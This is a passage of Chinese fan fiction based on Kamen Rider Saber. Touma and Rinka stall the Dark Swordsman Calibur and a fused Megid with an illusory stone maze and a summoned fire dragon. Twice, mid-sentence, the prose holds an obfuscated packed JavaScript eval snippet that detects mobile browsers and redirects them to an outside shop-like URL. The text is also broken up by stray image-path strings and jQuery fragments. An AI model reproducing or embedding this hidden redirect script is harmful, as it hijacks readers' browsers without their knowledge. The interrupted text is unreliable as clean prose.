但,这说到底算是一桩丑闻,飞羽真又没有加入“真理之剑”,算是个外人,和他说这些不合适。 “是敌人。” 玲花想了想,还是言简意赅地给对方打了个敌对的标,至少,不能让飞羽真产生对方是友军的误判。 眼下的危机该怎么解?玲花的计划很简单——拖延时间,等待援军。 她的圣剑烟睿剑狼烟没带在身边,驱动书也没带……门之书倒是有一本,但在米吉多的书之结界内,连接是断开的,想要进出,只能靠圣剑开辟的通道。 作为南方基地的战斗兼行政人员,她平日里根本不需要随身佩剑。 北方基地常年处于战备状态,剑士们都是时时刻刻剑不离身的;而南方基地则不同,武器是剑士们在轮班值守巡逻时才能申请的,可行动的区域也会因为携带武器而受到限制,至于要携剑出基地?那更是要层层报备。 而今天,她只是来跑腿传话的,以一名行政人员的身份和神山飞羽真接触——谁会想到要申请武器? ……现在想来,确实是托大了。回去得改改这规矩。 13. 石阵 玲花实在是对小说家的战斗力不抱什么希望。 火炎剑烈火会选上他,想必是他身上有别的什么特质吸引了这把失落已久的圣剑,但这个特质绝对不是他的战斗力。 不过,这片荒漠显然是他的手笔,既如此…… “这地方太一马平川了。” 没等玲花把后半句说出口,脚下的沙地就突然震颤起来! “——?!” 玲花诧异转头,就见飞羽真的表情凝重,手握火焰剑烈火,似乎是在酝酿什么—— 紧接着—— 沙粒开始跳动,细密的震颤从身下传来,紧接着,整片沙丘像是被无形的手掌托起又压下,轰然一声,沙尘漫天扬起! 玲花:“……!!” 玲花本能地用袖子捂住口鼻,眯起眼,压低身位。耳边尽是沙粒砸在袖子上的细碎声响,身下的大地仍在持续颤动,她能感觉到她卧倒着的地方,压在身下的沙子在流动、在沉降、在重新凝结。 不知过了多久——也许只是几个呼吸——震动停了。 四周重归寂静,只剩下细沙落回地面的窸窣声。 玲花放下袖子,睁开眼睛。 身下的沙丘不见了,取而代之的是硬质的岩石地面。她抬起头向前望去,前方的盆地地形中,不知何时冒出了密密麻麻的嶙峋巨石,高低错落,将暗之剑士和人形米吉多的身影完全遮蔽,从视线中消失了。 她回头看向飞羽真,而飞羽真则眨眨眼,说道:“拖延时间,对吧?” 玲花凝视着前方堆满了巨石的山谷,有些不确定地问:“这样就行吗?” 就这些石头? “这是八阵图。” 飞羽真也望着那片巨石山谷,虽然,确实是没什么把握,仍旧是以极低的声音解释。 在《三国志》中有提到过,诸葛孔明在重庆的江边利用地形布阵,困住了陆逊的追兵,致使数万军队陷于其中,差点全军覆没。 其实,并没有那么多神神鬼鬼的东西,诸葛丞相也不是什么术士。八阵图的原理其实很简单,就是在巨石阵内部规划出一条易于通行的道路,而这条道路却是环形的。 身处其中时,你只会觉得,你一直在笔直地往前走。只是在遇到挡路的巨石时,会下意识地选择较为干净的那一侧通过。而问题就出在这儿—— 在你绕过挡路巨石的过程中,你的路线就不再是笔直的了,被刻意布置的巨石引导着,行进路线逐渐偏移,甚至围成了一个圈,让你回到出发点。 不过,这个阵的缺点也很明显,只要站到高处,整个巨石阵就一览无余了。 所以…… 飞羽真拿出勇气之龙的驱动书,在玲花面前晃了晃。 “制空权在我手里。” 敢上天就让勇气之龙一尾巴把对方拍下去。 玲花:“……” 不愧是小说家,给对面安排得明明白白。 “那,你能维持这个结界多久?” 玲花顿时起了心思,心想这一套丝滑小连招有点厉害啊,要是自己碰上了,也只能闭上眼睛以免被巨石诱导,然后利用烟睿剑狼烟的能力将身体元素化,强行穿过巨石走直线,不然还真没什么办法反制。这还得是她知道这困人的石阵原理是什么才行。 “维持不了多久。”飞羽真实话实说:“刚才的沙漠是最简单的场景了,现在场景变复杂了,维持时间就会短很多……不过,我们只要坚持到援军来就行了吧?” *********** 被困于阵中的暗之剑士Calibur并没有轻举妄动,他握着剑,仔细感受着周围的信息,接着,看向佝偻着身子,半蹲在地上的米吉多。 天灾。 是书之魔人他们搞出来的米吉多融合体,实力确实是比单体的米吉多要强大,但精神极不稳定,不好控制。在十五年前,书之魔人他们曾用过一次,之后就将其封印了。 但现在,他们居然把这个麻烦的家伙交给了自己…… 到底是在打什么主意呢,斯特里乌斯? 按下心中逐渐腾起的杀意,暗之剑士问天灾道:“你能找到Saber的所在吗?” “别把我当狗。” 天灾呲牙怼了暗之剑士一句,但还是迤迤然地站起了身,将异形的长剑扛在肩头,就朝着一个方向走了过去。 确实,它闻到了,人类的味道,还不止一人。大概是因为组成自己的融合物里有一只地狱犬的关系吧,它的嗅觉灵敏……但天灾不想承认,正如它说的,它可不想当狗。 暗之剑士也不再多言,只是沉默地跟在天灾身后。 “……这边。” 天灾绕过一块巨石,再次仔细分辨了一下气味的方向,就发现不知不觉间,自己居然离目标越来越远了。 “这些石头……有点东西啊。” 天灾拍了拍身边的一根石柱,回头用轻佻的语调对暗之剑士道:“Calibur,把这根石柱砸掉试试?” 紫光一闪。 轰隆——!! 巨响和光芒几乎同时炸开,石柱从根部断裂,连“慢慢倾斜”的过程都没有 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305121|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,直接就朝着天灾所在的那一侧砸了下去! 天灾:“……!!” 来不及怒骂出声,天灾一个飞扑躲开了逼近的阴影,而巨石就重重拍在几米开外的地上,砸起一片碎石和尘土,整个地面都为之一震。 等烟尘稍稍散去,原本完整的石柱已经四分五裂,最大的一块滚出了好几米远。 “破坏场地,对这个巨石阵也有影响吧。” 远远观望着的玲花问飞羽真道。 “没影响啊。” 飞羽真已经席地而坐了,他看着不远处闹出的动静,对玲花解释道:“八阵图就是用来拖延时间的,无论是让敌人在里面绕圈,还是逼得敌人不得不着手破坏布置,反正目的是达到了——” 话音戛然而止。 飞羽真和玲花的面色同时一变,不约而同地看向巨石阵的中央。一股压抑的气场开始向那里汇聚,紧接着,能量汇集的正中间轰然炸开一道冲天的紫色烈焰! 月暗必杀击·邪恶飞龙·一闪! 焰柱中,两道紫黑色的圆形光刃绞合在一起,化作一道十字月牙形的斩击波,撕裂焰柱,直直朝两人所在的方向呼啸而来! “被发现了。” 飞羽真果断起身,横剑于身前—— 轰!斩击波撞上剑身,在炸开了一团紫色焰光的同时,掀掉了飞羽真的帽子。 或许是因为经历了长途的奔袭,这道冲击波没有想象中的强大,飞羽真挡得很轻松,只是—— 周围的景象突然开始动荡。 先是地面,坚实的岩石像被投入石子的水面般荡开涟漪,一圈一圈,越来越淡。接着是那些嶙峋的巨石,轮廓开始模糊,边缘像是被什么东西慢慢啃噬,从远到近,一片一片地消散。 眨眼间,巨石阵消失了。 坚实的地面也消失了。 一切都变回了最初的荒漠——黄沙、烈日、一望无际的荒芜。 两方的人,就这么猝不及防地对上了视线,中间再无任何遮挡。 飞羽真握着剑的手微微收紧,玲花的呼吸一滞。 天灾哼笑一声,完全没了刚才狼狈的模样,还有些得意地掂了掂手里的异形剑,挑衅道:“尽耍些小花招,Saber。要见你一面可真不容易。” 而飞羽真完全无视了米吉多的挑衅,将目光锁定在了人形米吉多身边的那个穿着黑紫色铠甲的剑士身上,问的却是身边的玲花:“神代女士,我想问一下,有‘暗之圣剑’吗?” “那个剑士,是不是暗之剑士?” 玲花:“……” 14. 共鸣 玲花没想到飞羽真能一下猜中,明明只是交锋了一次……难道是,只这一次的交锋,对方就在不经意间暴露给了飞羽真足够多的信息,以至于这位小说家瞬间猜出了对方剑士的身份? “是的。” 既然都猜到了,那玲花也就不瞒了,一边紧盯着远处那两道身影的动向,一边压低声音,言简意赅: “暗之剑士Calibur。十五年前带着暗黑剑月暗叛出了真理之剑,之后杳无音讯。” 十五年。 偏偏在这个时间点现身。 玲花的余光下意识地扫向飞羽真——是因为火焰剑烈火现世了吗? 像是回应她的猜测,远处那道裹着暗色的身影动了。 沙地传来窸窣的脚步声。暗之剑士Calibur一步一步朝两人走来,每一步都踩得很实,在松软的沙面上留下深深的脚印。 他的声音不高,却清晰地穿透风沙,落进两人耳中: “交出火焰剑烈火和勇气之龙奇幻驱动书。” “或者,杀掉你之后,从你的尸体上拿走它们。” “选择吧。” 面对敌人不善的逼近,飞羽真脸上的神情不变,完全没有被人要挟了的慌张。 “让我选择吗?” 飞羽真从腰间的口袋里拿出了勇气之龙的奇幻驱动书,不躲也不藏,明晃晃地展示在了对方面前,手指一拨翻开封面。 “不,我觉得——比起问我,你更应该问问它们的意见。” 他低头看了一眼书页,以一种奇妙的如同吟游诗人般的语调,吐字道: “勇气之龙,有人想把你从我身边夺走。” “这种事,简直是无理至极,决不允许。” 最后的这一句,带上了明显的和声,就好像是有谁在和飞羽真一同说话。 话音刚落,书页骤然迸发出灼目的红光。 吼——!! 一声龙吟震彻整片荒漠,沙粒在这声咆哮中簌簌跳动,空气都仿佛凝固了一瞬。 紧接着,红光冲天而起! 在红光中,一道巨大的裂缝撕裂开来,灼热的气浪从中喷涌而出。裂缝深处,光芒越来越亮,越来越盛,像是有什么东西正挣扎着要从另一个世界挤进这里—— 下一秒。 一头浑身冒火的霸王龙从裂缝中咆哮着冲出,重重地落在了飞羽真和暗之剑士之间! 玲花惊呆了。 我什么场面没见过。 这场面我是真没见过。 这就是奇幻驱动书·勇气之龙的正体吗?并非是奇幻小说中常见的有三对肢体的巨龙,而是一只形似霸王龙的大蜥蜴。只是,龙身上的每一片鳞片都燃烧着火焰,每一片都像是刚从熔岩中捞出来似的。它的体型巨大,足有六层楼那么高,十多吨的体重猛然砸向沙地,扬起的沙砾甚至都还没来得及落地,在半空中就被它周身的高温烧成了闪闪发光的玻璃晶体。 它张开巨口,喉咙深处翻滚着灼目的火光,发出威胁的低吼。 ——决不允许。 或许只是巧合?龙的低吼声听上去竟像是在重复飞羽真刚才的话语。灼热的气息从它的齿缝间喷涌而出,将周围的空气都烤得扭曲起来。 一双金色的竖瞳锁定了前方的暗之剑士。 “走。” 不由得玲花多看,飞羽真拉起她就往远处跑,有勇气之龙拖住敌人,他们俩此时不跑更待何时。 在奔逃中,玲花能感觉到背后是一股又一股的热浪,是那只浑身冒火的霸王龙在挥爪与甩尾,热流就随着它狂暴的动作向着四面八方扩散。 玲花知道奇幻驱动书确实有这种用法——就像书之魔人用魔改驱动书召唤出米吉多一样,奇幻驱动书也可以召唤出它记述的故事主体,就像水之剑士的《雄狮战记》,可以召唤出水狮来骑乘或攻击,也算是一种另类的米吉多。 就说玲花自己持有的奇幻驱动书《昆虫大百科》,也能召唤出蜂群。 但她几乎没这么用过。 因为不值。 召唤一次的精力消耗着实不低,在战斗中这么做,亏得很。召出来的东西能撑多久?能打出多少伤害?有那功夫,还不如用奇幻驱动书给自己套上铠甲,直接冲上去和敌人拼杀。 剑士的剑,比任何召唤物都可靠。 可眼前这人…… 玲花看向飞羽真的侧脸,他握着剑的手很稳,脸上也没有半点疲态。 ……或许,这就是火焰剑烈火选择他的原因?这位小说家并没有用剑作战的经验,但他的精神力极为强大,所以,完全可以用奇幻驱动书召唤奇幻生物来作战。 勇气之龙啊…… 暗之剑士那掩在面甲下的瞳孔微微收缩。 挂在腰间的奇幻驱动书·邪恶飞龙骤然迸发出暗色的光芒,一明一暗,如同心跳。他感觉到驱动书在震颤——不是普通的颤动,而是某种近乎渴望的共鸣,仿佛沉睡的野兽闻到了宿敌的气息。 它醒了。 邪恶飞龙在与勇气之龙共鸣。那股躁动的意念顺着他的掌心往上爬,催促着,拉扯着,近乎急切地想要驱使它的主人——去靠近那个炎之剑士,去与之战斗! 暗之剑士的手掌缓缓收紧,按住了腰间那本躁动不安的书。 暗芒在他指缝间明明灭灭。 他抬起头,目光越过沙地,越过那头咆哮的红色霸王龙,落在远处那个正在飞速远离的身影上。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305122|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 然后他低下头,按住了腰间的书。掌心传来的震颤渐渐平息。 等等,现在还不行。 而天灾,自勇气之龙出现的那一刻,它就立即将目标转向了Saber。它可不是傻子!只看勇气之龙的这个身高和吨位,它就知道这不是它能短时间内轻易击杀的存在,搞不好就和自己这种米吉多一样,只要没有破坏掉驱动书,就能无限复生,既如此—— 那就直接越过它,干掉它的主人神山飞羽真! 然而,或许是勇气之龙读出了它的企图,亦或者是飞羽真早有预料,正远程操控着勇气之龙。总之,那只巨大的脚爪,总能踩在天灾的面前,截断它的去路。 勇气之龙忠实地执行着主人下达的命令—— 拖延,阻截,不恋战。 于是,当北方基地的两位剑士穿过圣剑制造的通道进入书之结界,迎面而来的就是如此壮观的一幕—— 此刻站在你面前的是,蜥形纲的末代霸主,白垩纪的至高皇帝,跨越六千六百万年归来的火焰化身!合弓纲的废物点心们!来战啊! “龙!” 莲在一瞬惊愕之后,就是兴奋得两眼发光!巨大的龙,简直就是强大的代名词! 而贤人看到了正朝着这边飞奔而来的两人,其中一人穿着红色的真理之剑制服,应该是隶属南方基地的剑士,而另一人—— “飞羽真!” 他不自觉地喊出了对方的名字。 “哦!你们终于来了!”飞羽真也挥手喊道,跑来与两人会合。 见飞羽真仿佛没在意自己直呼其名,贤人心里松了口气的同时,又隐隐有些失落。 果然,还是没记起我…… 但现在不是想这个的时候。 一道红色的星芒也在此时飞到了近前,准确地落回到了飞羽真的手中,变成了一本奇幻驱动书。贤人往星芒飞来的方向看去,那头红色的龙消失不见了。 “1分47秒。” 飞羽真看了一眼腕表,确认了勇气之龙可存续的极限时间。而玲花在认出前来支援的两人后,目光只在贤人身上停了一瞬,随即迅速将敌情告知两位剑士: “一只气息很奇怪的米吉多。”她顿了顿,意有所指地看向贤人,“还有,暗之剑士。” 暗之……剑士! 